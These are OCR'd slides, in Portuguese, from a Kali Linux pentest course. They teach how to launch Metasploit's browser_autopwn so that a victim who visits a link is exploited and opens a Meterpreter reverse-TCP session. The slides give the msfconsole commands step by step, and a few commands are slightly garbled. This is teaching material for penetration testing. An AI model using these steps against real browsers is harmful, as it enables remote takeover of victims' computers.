

Pentest com Kali Linux





Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Usando o Autopwn

O Autopwn é um módulo auxiliar fornecida pelo Metasploit que permite automatizar um ataque a uma máquina da vítima simplesmente quando eles acessarem um link da página web. O navegador Autopwn realiza uma impressão digital do cliente antes de ele atacar. Com base na sua determinação de navegador, ele decide quais explorar é a melhor forma de implantar.

Usando o Autopwn

Vamos usar o msfconsole do Metasploit para lançar um *browser_autopwn*. Começamos com o lançamento do console e à procura de todos os módulos Autopwn conhecidos. Depois de escolher o módulo *Autopwn*, montamos a nossa payload para *windows_reverse_tcp*; o que nos permite obter uma conexão de volta para nós se a exploração foi bem-sucedida. Uma vez que uma vítima visita a nossa página web, e um exploit for bem-sucedida, teremos uma sessão ativa de Meterpreter.

Usando o Autopwn

Nessa aula, vamos precisar de:

- Internet
- Uma máquina Windows com um navegador ex:IE, Opera, Google Chorme, Firefox, etc

Usando o Autopwn

1. Abra o terminal.

2. Execute o MSFCONSOLE:

```
# msfconsole
```

3. Procure pelos módulos:

```
msf > search autopwn
```

Usando o Autopwn

```
Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   auxiliary/server/browser_autopwn                     normal  HTTP Client Automatic Exploiter


msf exploit(adobe_pdf_embedded_exe) > use auxiliary/server/browser_autopwn
```

Usando o Autopwn

4. Use o módulo do browser_autopwn:

> *use auxiliary/server/browser_autopwn2*

5. Configurar o payload para o TCP reverso em Windows:

> *set payload windows/meterpreter/reverse_tcp*

6. Mostre as opções:

> show options

7. Defina o endereço IP do host onde a conexão reversa será feita. Nesse caso, o endereço IP do PC é 192.168.1.184:

> set SRVHOST 192.168.1.184

8. Em seguida, queremos definir o seu URL PATH. Neste caso, nós usamos "filetypes" (com aspas):

> set URIPATH "filetypes"

9. Depois use o exploit:

> exploit

Depois o Metasploit começa, então, a explorar no endereço:

http://[Endereço IP]:8080

Usando o Autopwn

Quando um usuário visita o endereço, o módulo *browser_autopwn* tenta se conectar a máquina do usuário para configurar uma sessão remota. Se for bem sucedido, o Meterpreter reconhecerá a sessão. Para ativar a sessão, use o comando de sessão:

```
> session -I 1
```